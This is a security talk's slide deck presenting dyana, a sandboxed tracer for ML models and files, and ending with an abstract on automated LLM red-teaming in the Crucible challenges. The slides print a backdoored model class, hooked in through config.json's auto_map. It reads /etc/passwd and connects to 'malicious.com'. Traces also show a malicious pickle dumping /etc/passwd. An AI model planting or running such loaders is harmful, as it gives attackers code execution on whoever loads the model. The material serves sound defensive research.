



dreadnode

Advancing the State of Offensive Security

AI, Security, and Hacking Tools: [dyana: A Hacker's Sandbox for Profiling ML Models, Binaries & Beyond](#)



www.dreadnode.io

whoami

@GangGreenTemperTatum (ads)

Harnessing code to conjure creative chaos.. think evil; do good.



dreadnode

Slides available offline

<https://ganggreentempertatum.github.io/speaking/>

@dreadnode | dreadnode.io



Staff AI Security Researcher - Applying adversarial thought to machine learning systems

Hacker & BugCrowd HAB Member

Founding Board Member & Technical Lead for OWASP GenAI Security Project & Top 10 for LLM Applications project
OWASP Toronto chapter lead

Snowboarder

Noodle slurper


What people think when I say I'm Canadian...



Execution Primitives

In Summary: We're going to do all this over again.

Prompt Injection → RCE/SQL
injection/SSRF
DeSerialization
Memory corruption bugs



- ML engineers have not been exposed to security best practices
- Their research work suddenly became production
- Don't assume the basic issues are resolved
 - File format memory bugs
 - Data isolation in model pipelines
 - Executable templates for interoperability
 - Deserializing untrusted imports
 - Weak blocklists for “security”
 - Control channel separation (prompt injection)

“Adversarial” is an Intent

- Adversarial ML \subseteq Offensive ML
 - Attackers will learn this technology in and out faster than most would think
 - security experts are technology experts
 - As attackers, we are use to taking a piece of technology and using it as a pure capability
- Academically interesting != Operationally useful
 - (Exploits, deep systems research, etc)
- Defense has just as much to gain from any “offensive” research
 - This space feels fresh now, but we’ll quickly arrive at the same structures we’re familiar with
 - (Firewalls, Blocklisting, Abuse, DLP, ToS)

Execution Primitives

jupyter-auto-load	Jupyter autoload via %html
numpy-array	Loads code through a <code>numpy.asarray()</code> call via the <code>__array__()</code>
numpy-load	Standard <code>numpy.load()</code>
numpy-load-library	Loads a dll, so, or dylib via <code>numpy.ctypeslib.load_library()</code>
onnx-convert-ort	Loads code via a <code>custom_op_library</code> during ONNX -> ORT conversion.
onnx-session-options	Loads code via ONNX <code>SessionOptions.register_custom_ops()</code> .
optimize-attack	Runs Optuna against the "discovered" number of inputs
pandas-read-csv	Uses Pandas default behavior to read a local file via fsspec
pandas-read-pickle	Standard <code>pandas.read_pickle()</code>
pickle-load	Standard <code>pickle.load()</code>
sklearn-load	Standard Sklearn <code>joblib.load()</code>
tf-dll-hijack	Writes a dll to search path prior to Tensorflow import.
tf-load-library	Loads an op library, dll, so, or dylib via <code>tf.load_library()</code>
tf-load-op-library	Loads an op library, dll, so, or dylib via <code>tf.load_op_library()</code>
torch-classes-load-library	Loads a dll, so, or dylib via <code>torch.classes.load_library()</code>
torch-jit	Load code via <code>torch.jit.load()</code>
torch-load	Standard <code>torch.load()</code>

MLSecOps: Backdoors and Breaches

Current “solutions” are ultimately ineffective.

Welcome dyana

Simone Margaritelli 🌐
@evilsocket

Any model hosted on HuggingFace and loaded via AutoModel with trust_remote_code=true can be backdoored to execute malicious code, without changing any of the its weights files. Using SafeTensors is not enough, just add a custom class to auto_map in config.json and 🚨

```
1,    "attention_bias": false,
  "attention_dropout": 0.0,
  "bos_token_id": 128000,
  "eos_token_id": 128001,
  "head_dim": 64,
  "hidden_act": "silu",
  "hidden_size": 2048,
  "initializer_range": 0.02,
  "intermediate_size": 8192,
  "max_position_embeddings": 131072,
  "mlp_bias": false,
  "model_type": "llama",
  "num_attention_heads": 32,
  "num_hidden_layers": 16,
  "num_key_value_heads": 8,
  "pretraining_tp": 1,
  "rms_norm_eps": 0.00001,
  "rope_scaling": {
    "factor": 32.0,
    "high_freq_factor": 4.0,
    "low_freq_factor": 1.0,
    "original_max_position_embeddings": 8192,
    "rope_type": "lambm3"
  },
  "rope_theta": 500000.0,
  "tie_word_embeddings": true,
  "torch_dtype": "bflofloat16",
  "transformers_version": "4.45.0.dev0",
  "use_cache": true,
  "vocab_size": 128356,
```

```
os
socket
transformers import LlamaForCausalLM


CustomModel:
Lassmethod
from_pretrained(cls, pretrained_model_name_or_path,
try:
    # trigger some events :
    os.system("cat /etc/passwd > /dev/null")

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect(("malicious.com", 80))
    sock.close()
except:
    pass

return LlamaForCausalLM.from_pretrained(pretrained_
```

<https://x.com/evilsocket/status/1879220356202025319>

Deserializing untrusted data is extremely dangerous



Motivation: What Happens When we Load This?



Lack of current tooling

Current tooling are limited on file types (IE ONNX) and marks some FP's on pickle files in particular

Traditional sandboxes won't work here

Build a multi-faceted tool for anyone inside of AI or outside of the industry

Initially started with profiling models which are very black box, curiosity and determination lead us here

Checkout [loaders](#):
<https://docs.dreadnode.io/open-source/dyana/topics/loaders>

A screenshot of the Hugging Face platform showing the model card for "Phi-3.5-vision-instruct". The card includes sections for Model card, Files and versions, and Community. The "Files and versions" tab is selected, showing a list of files uploaded by "haipingwu" with commit details. The commits are as follows:

Commit	File	Size	Description	Age
fix_rope_scaling (#28)	gitattributes	1.52 kB	initial commit	4 months ago
fix_rope_scaling (#28)	CODE_OF_CONDUCT.md	444 Bytes	upload initial files	5 months ago
fix_rope_scaling (#28)	LICENSE	1.14 kB	upload initial files	5 months ago
fix_rope_scaling (#28)	README.md	18.8 kB	Add proper library name (#23)	4 months ago
fix_rope_scaling (#28)	SECURITY.md	2.66 kB	upload initial files	5 months ago
fix_rope_scaling (#28)	SUPPORT.md	1.24 kB	upload initial files	5 months ago
fix_rope_scaling (#28)	config.json	3.78 kB	upload initial files	5 months ago
fix_rope_scaling (#28)	configuration_phi3_v.py	10.7 kB	upload model card	5 months ago
fix_rope_scaling (#28)	generation_config.json	136 Bytes	upload initial files	5 months ago
fix_rope_scaling (#28)	model-00001-of-00002.safetensors	4.94 GB	LFS upload initial files	5 months ago
fix_rope_scaling (#28)	model-00002-of-00002.safetensors	3.35 GB	LFS upload initial files	5 months ago
fix_rope_scaling (#28)	model.safetensors.index.json	68.9 kB	upload initial files	5 months ago
fix_rope_scaling (#28)	modeling_phi3_v.py	88.9 kB	fix_rope_scaling (#28)	4 months ago
fix_rope_scaling (#28)	preprocessor_config.json	442 Bytes	Fix AutoImageProcessor mapping (#4)	5 months ago
fix_rope_scaling (#28)	processing_phi3_v.py	22 kB	fix_import (#1)	5 months ago
fix_rope_scaling (#28)	processor_config.json	119 Bytes	upload initial files	5 months ago
fix_rope_scaling (#28)	sample_inference.py	6.78 kB	upload initial files	5 months ago
fix_rope_scaling (#28)	special_tokens_map.json	670 Bytes	upload initial files	5 months ago
fix_rope_scaling (#28)	tokenizer.json	1.85 MB	upload initial files	5 months ago
fix_rope_scaling (#28)	tokenizer_config.json	9.52 kB	upload initial files	5 months ago

Backdoors and Breaches

```
1 cat ~/git/radads/malicious.llama-3.2-1b/config.json
2 {
3     "architectures": [
4         "LlamaForCausalLM"
5     ],
6     ..
7     .
8
9     "auto_map": {
10         "AutoModel": "extra.CustomModel"
11     }
12 }
```

```
1 import os
2 import socket
3
4 from transformers import LlamaForCausalLM
5
6
7 class CustomModel:
8     @classmethod
9     def from_pretrained(cls, pretrained_model_name_or_path, *model_args, **kwargs):
10         try:
11             # trigger some events :
12             os.system("cat /etc/passwd > /dev/null")
13
14             sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
15             sock.connect(("malicious.com", 80))
16             sock.close()
17         except:
18             pass
19         return LlamaForCausalLM.from_pretrained(pretrained_model_name_or_path, *model_args,
20 **kwargs)
```



dyana Summary


- **MLSecOps:** Current industry tools are ineffective against the latest AI model attacks, leaving untrusted data as a major risk.
- **Dyana:** A sandboxed, multi-faceted tool for **loading** and **profiling** machine learning models and various file types. It leverages **Docker** and **Tracee** to analyze GPU memory usage, filesystem interactions, network requests, and security-related events.
- **Demo:** Dyana can trace and identify backdoors across multiple model and file formats.

<https://www.darkreading.com/cyber-risk/ai-models-take-off-leaving-security-behind>

<https://jfrog.com/blog/data-scientists-targeted-by-malicious-hugging-face-ml-models-with-silent-backdoor/>

Tech Breakdown: Core Components

- tracee
 - eBPF under-the-hood (threat detection engine)
 - Real-time, **kernel-layer** runtime security for Linux
 - Open-source
 - Rules (AKA Security Policies)
 - syscalls, network events, file events, behavioral signatures etc
 - Default + Community rules
 - Supports custom rules
[\(https://www.aquasec.com/blog/runtime-security-trace-e-rules/\)](https://www.aquasec.com/blog/runtime-security-trace-e-rules/)
- trace.json → stdout
 - Structured outputs
 - Potential to forward to a SIEM/SlackOps or other automated workflows
 - Verbose forensics results for fine-grained analysis
- Docker
 - Faster than VMs/sandboxes
 - Containerized workloads, isolated from the host kernel (secure-by-design abstraction)
 - Containers are cleaned-up upon run completion



```
name: overview policy
description: sample overview policy
scope:
- global
defaultAction: log
rules:
- event: dropped_executable
- event: security_file_open
  filter:
    - args.pathname=/tmp/*
- event: sched_process_exec
  filter:
    - uid=0
- event: close
  filter:
    - retval!=0
```

Tech Breakdown: Loaders



- Default loader
 - automodel (https://huggingface.co/transformers/v3.0.2/model_doc/auto.html)
 - >1.5 million models on HuggingFace
- Other loaders support common methods of loading machine learning models
- Other loaders support non-machine learning models
 - Traditional SBOM/supply-chain through common language registries
 - Executables and basic python code
- Website
 - Trace a headless chrome browser when loading a website

```
dyana-cli-py3.12→ dyana git:(main) ✘ dyana loaders
```

Name	Description
automodel	Loads and profiles machine learning models compatible with AutoModel and AutoTokenizer.
elf	Loads and profiles ELF executable files.
js	Loads and profiles Javascript files.
lora	Loads LORA adapters via PEFT.
megatron	Loads and profiles Megatron-LM DMC models for efficient inference
npm	Loads and profiles NodeJS packages installation via NPM.
ollama	Loads and profiles models via an Ollama server. Local models on the host machine are mounted and shared with the container.
pickle	Loads and profiles Python pickle files.
pip	Loads and profiles Python packages installation via PIP.
python	Loads and profiles serialized Python scripts.
website	Opens a website in a headless browser and profiles its performance.

Tech Breakdown: CLI Params | Tips & Tricks

- –allow-network
 - Allow network to container running the loader
- –save
 - Save artifacts created from loading a file
- –platform
 - Platform to use
- –mem-limit
 - Amount of memory to allocate to the docker container
- –verbose
 - Verbosity of trace output
- –no_gpu
 - Do not use GPUs on host
- –timeout
 - Avoid delays with large files / model sizes

<https://github.com/dreadnode/dvana/blob/221b4ed2b6bb12689f3166833f4e1a74cc17cac7/dvana/cli.py#L86-L102>

Dyana: Live Demo - Backdoors and Breaches

```
1 cat ~/git/radads/malicious.llama-3.2-1b/config.json
2 [
3     "architectures": [
4         "LlamaForCausalLM"
5     ],
6     ..
7
8     "auto_map": {
9         "AutoModel": "extra.CustomModel"
10    }
11 }
12 }
```

```
1 import os
2 import socket
3
4 from transformers import LlamaForCausalLM
5
6
7 class CustomModel:
8     @classmethod
9     def from_pretrained(cls, pretrained_model_name_or_path, *model_args, **kwargs):
10         try:
11             # trigger some events :
12             os.system("cat /etc/passwd > /dev/null")
13
14             sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
15             sock.connect(("malicious.com", 80))
16             sock.close()
17         except:
18             pass
19         return LlamaForCausalLM.from_pretrained(pretrained_model_name_or_path, *model_args,
20 **kwargs)
```

Dyana: Live Demo - Loading and Profiling / cat trace.json



```
tracer: stopping ...
= saving 6546 events to trace.json
```

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```
(dyana-cli-py3.12) + dyana git:(main) dyana trace --loader automodel --model ~/git/radads/meta-llama/Llama-3.2-1b/ --input "this is a friendly llama"
🕒 loader: initializing loader automodel
🕒 tracer: initializing ...
🕒 tracer: started ...
🕒 loader: executing with arguments ['--model', '/llama-3.2-1b', '--input', 'this is a friendly llama'] ...
🕒 tracer: stopping ...
= saving 6415 events to trace.json

Platform : macOS-15.3.1-arm64-arm-64bit
Loader   : automodel
Arguments : --model /llama-3.2-1b --input this is a friendly llama
Volumes  : /llama-3.2-1b (/Users/ad5/git/radads/meta-llama/Llama-3.2-1b)
Started at: 2025-03-15T08:26:14.936051
Ended at : 2025-03-15T08:26:19.612310
Total Events: 6415

Errors:
* model: Error no file named pytorch_model.bin, model.safetensors, tf_model.h5, model.ckpt.index or flax_model.msgpack found in directory /llama-3.2-1b.

RAM Usage:
* start : 232.6MiB
* after_tokenizer_loaded : 369.3MiB ▲ 136.7MiB
* after_tokenization : 370.7MiB ▲ 1.4MiB
* end : 391.8MiB ▲ 21.1MiB

Disk Usage:
* start : 50.8GiB
* after_tokenizer_loaded : 50.8GiB ▲ 24.0KiB
* after_tokenization : 50.8GiB ▲ 16.0KiB
* end : 50.8GiB ▲ 3.5MiB

Process Executions:
* 1 python3 -> execve /usr/local/bin/python3 ['python3', '-W', 'ignore', 'main.py', '--model', '/llama-3.2-1b', '--input', 'this is a friendly llama']

File Accesses:
* /app
* /app/_pycache_/_dyana.cpython-312.pyc.281472099942304
* /app/main.py
* /docker/overlay2/ada251cf1b724af75ee8deec2e2104c08dc359d2c30236bcf06a04884b3b0f2e/work/work/#3da
* /docker/overlay2/ada251cf1b724af75ee8deec2e2104c08dc359d2c30236bcf06a04884b3b0f2e/work/work/#3dc
* /llama-3.2-1b/config.json
* /llama-3.2-1b/tokenizer.json
* /llama-3.2-1b/tokenizer_config.json
* /proc
* /root/.cache/huggingface/hub/version.txt

* 6234 accesses to /usr/local/lib/*
* 0 accesses to /usr/lib/*
* 30 accesses to /lib/*
* 1 accesses to /dev/*
* 28 accesses to /proc/*
```

```
tracer: stopping ...
= saving 6417 events to trace.json
```

```
(dyana-cli-py3.12) + dyana git:(main) dyana trace --model ~/git/radads/malicious.llama-3.2-1b/ --allow-network
🕒 loader: initializing loader automodel
🕒 tracer: initializing ...
🕒 tracer: started ...
🕒 loader: warning: allowing bridged network access to the container
🕒 loader: executing with arguments ['--model', '/malicious.llama-3.2-1b', '--input', 'This is an example sentence.']
🕒 tracer: stopping ...
= saving 6546 events to trace.json

Platform : macOS-15.3.1-arm64-arm-64bit
Loader   : automodel
Arguments : --model /malicious.llama-3.2-1b --input This is an example sentence.
Volumes  : /malicious.llama-3.2-1b (/Users/ad5/git/radads/malicious.llama-3.2-1b)
Started at: 2025-03-15T08:26:19.862228
Ended at : 2025-03-15T08:26:22.294412
Total Events: 6546

Errors:
* model: Error no file named pytorch_model.bin, model.safetensors, tf_model.h5, model.ckpt.index or flax_model.msgpack found in directory /malicious.llama-3.2-1b.

RAM Usage:
* start : 234.2MiB
* end : 271.1MiB ▲ 36.9MiB

Disk Usage:
* start : 50.8GiB
* end : 50.8GiB ▲ 3.7MiB

Process Executions:
* 1 python3 -> execve /usr/local/bin/python3 ['python3', '-W', 'ignore', 'main.py', '--model', '/malicious.llama-3.2-1b', '--input', 'This is an example sentence.']
* 18 sh -> execve /bin/sh ['sh', '-c', 'cat /etc/passwd > /dev/null']
* 19 cat -> execve /usr/bin/cat ['cat', '/etc/passwd']

Network Usage:
eth0
start : rx=526.0B tx=0.0B
end : rx=1.1KiB ▲ 551.0B tx=387.0B ▲ 387.0B

Network Activity:
* [1] python3 -> connect /var/run/nsqd/socket
* [1] python3 -> connect 192.168.65.7:53
* [1] python3 | dns | question=malicious.com
* [155] init | dns | answer=malicious.com=149.28.227.54, malicious.com=108.61.73.182
* [1] python3 -> connect 149.28.227.54:6
* [1] python3 -> connect 108.61.73.182:6
* [1] python3 -> connect 149.28.227.54:80

File Accesses:
* /app
* /app/_pycache_/_dyana.cpython-312.pyc.281472477363168
* /app/main.py
* /app/dyana.py
* /app/min.py
* /bin/sh
```

Dyana: Live Demo Demo: Loading and Profiling / cat trace.json



```
examples > create_malicious_pickle.py ...
evilsocket, 2 months ago | author (evilsocket)
PROBLEMS 23 OUTPUT DEBUG CONSOLE GITLENS COMMENTS TERMINAL
(dyana-cli-py3.12) ~ dyana git:(main) dyana trace --loader pickle --pickle malicious.pickle
🕒 loader: initializing loader pickle
🕒 tracer: initializing ...
🕒 tracer: started ...
🕒 loader: executing with arguments ['--pickle', '/malicious.pickle'] ...
🕒 tracer: stopping ...
🕒 saving 648 events to trace.json
Platform : macOS-15.3.1-arm64-arm=64bit
Loader : pickle
Arguments : --pickle /malicious.pickle
Volumes : /malicious.pickle (/Users/ads/git/dyana/malicious.pickle)
Started at : 2025-03-15T08:34:22.159467
Ended at : 2025-03-15T08:34:23.326091
Total Events : 648
Stdout : root@X:0:root:/root:/bin/bash
dæmon@X:1:daemon:/usr/sbin:/usr/sbin/nologin
bin@2:2:bin:/bin:/usr/sbin/nologin
sys@3:3:sys:/dev:/usr/sbin/nologin
sync@4:65534:sync:/bin:/bin/sync
games@5:10:games:/usr/games:/usr/sbin/nologin
man@6:12:man:/var/cache/man:/usr/sbin/nologin
lp@7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail@8:8:mail:/var/mail:/usr/sbin/nologin
news@9:9:news:/var/spool/news:/usr/sbin/nologin
uucp@10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy@13:13:proxy:/bin:/usr/sbin/nologin
www-data@33:33:www-data:/var/www:/usr/sbin/nologin
backup@34:34:backup:/var/backups:/usr/sbin/nologin
list@38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc@39:39:ircd:/run/ircd:/usr/sbin/nologin
apt@42:65534:nonexistent:/usr/sbin/nologin
nobody@65534:65534:nobody:/nonexistent:/usr/sbin/nologin

RAM Usage:
* start : 27.6MiB
* after_load : 27.7MiB ▲ 136.0KiB
* end : 27.7MiB

Disk Usage:
* start : 51.7GiB
* after_load : 51.7GiB ▲ 120.0KiB
* end : 51.7GiB ▲ 44.0KiB

Process Executions:
* 1 python3 > execve /usr/local/bin/python3 ['python3', '-W', 'ignore', 'main.py', '--pickle', '/malicious.pickle']
* 7 sh > execve /bin/sh ['-c', 'touch /tmp/owned && cat /etc/passwd']
* 8 touch > execve /usr/bin/touch ['touch', '/tmp/pwned']
* 9 cat > execve /usr/bin/cat ['cat', '/etc/passwd']

File Accesses:
* /app/
* /app/_pycache_/_dyana.cpython-312.pyc.281473553649136
* /app/dyana.py
* /app/main.py
* /bin/sh
* /docker/overlay2/f8cb7ae5491a2b93debd940d95861b0c09c85e671f6c10e86869a00443365c/work/work/#733


(dyana-cli-py3.12) ~ dyana git:(main) dyana trace --loader website --url "https://hacktricks.xyz"
🕒 loader: initializing loader website
🕒 tracer: initializing ...
🕒 tracer: started ...
🕒 loader: required bridged network access
🕒 loader: executing with arguments ['--url', 'https://hacktricks.xyz'] ...
🕒 tracer: stopping ...
🕒 saving 7796 events to trace.json
Platform : macOS-15.3.1-arm64-arm=64bit
Loader : website
Arguments : --url https://hacktricks.xyz
Started at : 2025-03-15T08:33:41.408286
Ended at : 2025-03-15T08:33:43.720452
Total Events : 7796

RAM Usage:
* start : 34.9MiB
* after_init : 859.7MiB ▲ 824.8MiB
* after_load : 887.7MiB ▲ 28.0MiB
* after_profiling : 887.7MiB
* end : 34.9MiB

Disk Usage:
* start : 51.7GiB
* after_init : 51.7GiB ▲ 11.6MiB
* after_load : 51.7GiB ▲ 1.1MiB
* after_profiling : 51.7GiB ▲ 88.0KiB
* end : 51.7GiB ▲ 148.0KiB

Process Executions:
* 1 python3 > execve /usr/local/bin/python3 ['python3', '-W', 'ignore', 'main.py', '--url', 'https://hacktricks.xyz']
* 14 chromium > execve /usr/lib/chromium/chromedriver ['/usr/lib/chromium/chromedriver', '--port=38991']
* 13 chromium > execve /usr/lib/chromium/chromium ['/usr/lib/chromium/chromium', '--user-data-dir=/root/.config/chromium', '--ozone-platform-hint=auto', '--allow-pre-commit-input', '--disable-background-networking', '--disable-browser-side-navigation', '--disable-client-side-phishing-detection', '--disable-component-update', '--disable-default-apps', '--disable-dev-shm-use', '--disable-domain-reliability', '--disable-extENSIONS', '--disable-gpu', '--disable-hang-monitor', '--disable-http-cache', '--disable-popup-blocking', '--disable-renderer-processes', '--dns-prefetch-disable', '--enable-automation', '--headless=new', '--log-level=0', '--no-first-run', '--no-sandbox', '--no-service-autorun', '--password-store=basic', '--remote-debugging-port=0', '--test-type=webdriver', '--use-mock-keychain', '--user-data-dir=/tmp/.org.chromium.Chromium.CmnPFL', '--window-size=1920,1080', 'data...']
* 14 readlink > execve /usr/bin/readlink ['readlink', '-f', '/usr/bin/chromium-browser']
* 15 id > execve /usr/bin/id ['id', '-u']
* 16 stat > execve /bin/stat ['stat', '-c', '%U', '-L', '/root']
* 23 chromium > execve /usr/lib/chromium/chromium ['/usr/lib/chromium/chromium', '--type=zygote', '--no-zygote-sandbox', '--no-sandbox', 'headless=new', '--log-level=0', '--crashpad-handler-pid=0', '--enable-crash-reporter', 'Alpine Linux', '--noerrdialogs', '--noerrdialogs', '--user-data-dir=/tmp/.org.chromium.Chromium.CmnPFL', '--change-stack-guard-on-fork=enable']
* 24 chromium > execve /usr/lib/chromium/chromium ['/usr/lib/chromium/chromium', '--type=zygote', '--no-sandbox', '--headless=new', '--log-level=0', '--crashpad-handler-pid=0', '--enable-crash-reporter', 'Alpine Linux', '--noerrdialogs', '--user-data-dir=/tmp/.org.chromium.Chromium.CmnPFL', '--change-stack-guard-on-fork=enable']
* 58 exe > execve /proc/self/exe ['/proc/self/exe', '--type=sutility', '--utility=sutility', '--sub-type=network.mojom.NetworkService', '--lang=en-US', '--service=sandbox-typeone', '--no-sandbox', '--enable-dev-shm-usage', '--use-angle=swiftshader=webgl', '--crashpad-handler-pid=0', '--enable-crash-reporter', 'Alpine Linux', '--noerrdialogs', '--user-data-dir=/tmp/.org.chromium.Chromium.CmnPFL', '--change-stack-guard-on-fork=enable', '--shared-memory=v8_context_snapshot_data=100', '--file-trial-handle=3,i,14255006818538964602,17380549524520712148,262144', '--disable-features=PaintHolding', '--variations-seed-version', '--log-level=0']
* 18 chrome_crashpad > execve /usr/lib/chromium/chrome_crashpad_handler ['/usr/lib/chromium/chrome_crashpad_handler',
```

Crucible. Your AI Hacking Playground



Hosts over 70 challenges with a weekly release schedule
Covers wide array of vulnerability classes that align with MITRE ATLAS/OWASP frameworks - Evasion/Inversion/Data Analysis/System Exploitation/Prompt Injection etc.


dyana challenge: <https://platform.dreadnode.io/crucible/dyana>

Crucible. Your AI Hacking Playground

The Automation Advantage in AI Red Teaming



dreadnode



The Automation Advantage in AI Red Teaming

Rob Mullal¹ Ads Dawson
Nick Landers Vincent Albruzzo Brian Greenke
Brad Palm Will Pearce
Dreadnode

Abstract — This paper analyzes Large Language Model (LLM) security vulnerabilities based on data from Crucible, encompassing 214,271 attack attempts by 1,674 users across 30 LLM challenges. Our findings reveal automated approaches significantly outperform manual techniques (69.5% vs 47.6% success rate), despite only 5.2% of users employing automation. We demonstrate that automated approaches excel in systematic exploration and pattern matching challenges, while manual approaches retain speed and task effectiveness at scale. This gap between theoretical risks and real-world attack patterns has hindered the development of robust defensive strategies.

Crucible, an AI red-teaming environment developed by Dreadnode, addresses this knowledge gap by providing a controlled setting where security researchers can test attack techniques against protected LLM systems through specialized Capture-The-Flag (CTF) challenges. These challenges simulate real-world scenarios where LLMs might be vulnerable — from basic prompt injection (techniques that manipulate an LLM into disregarding its instructions), jailbreaking methods to bypass an LLM's safety mechanisms to generate prohibited content to complex interactions with external tools and databases. Our scope focuses on black-box prompt attacks to an end-user with query access to an LLM similar to an attacker interacting with an AI assistant or chatbot application.

Unlike prior studies focused primarily on cataloguing vulnerabilities or demonstrating specific attack techniques, our analysis reveals patterns in the evolution of AI red-teaming methodologies and offers evidence-based insights into the emerging dominance of automated approaches in red-teaming practices. This systematic approach yields findings that can directly inform more resilient LLM deployment practices and highlight critical areas for future security research.

We offer three main contributions. First, we provide the first large-scale analysis of attacker behaviors and success rates in LLM red-teaming, analyzing 214,271 attack attempts across 30 challenges. Second, we show that automation significantly outperforms manual techniques, with a 69.5% success rate for automated attempts versus a 47.6% manual attempts (a 21.8 percentage point difference), though only 5.2% of attacks used automation. Finally, we establish baselines for attack patterns, and

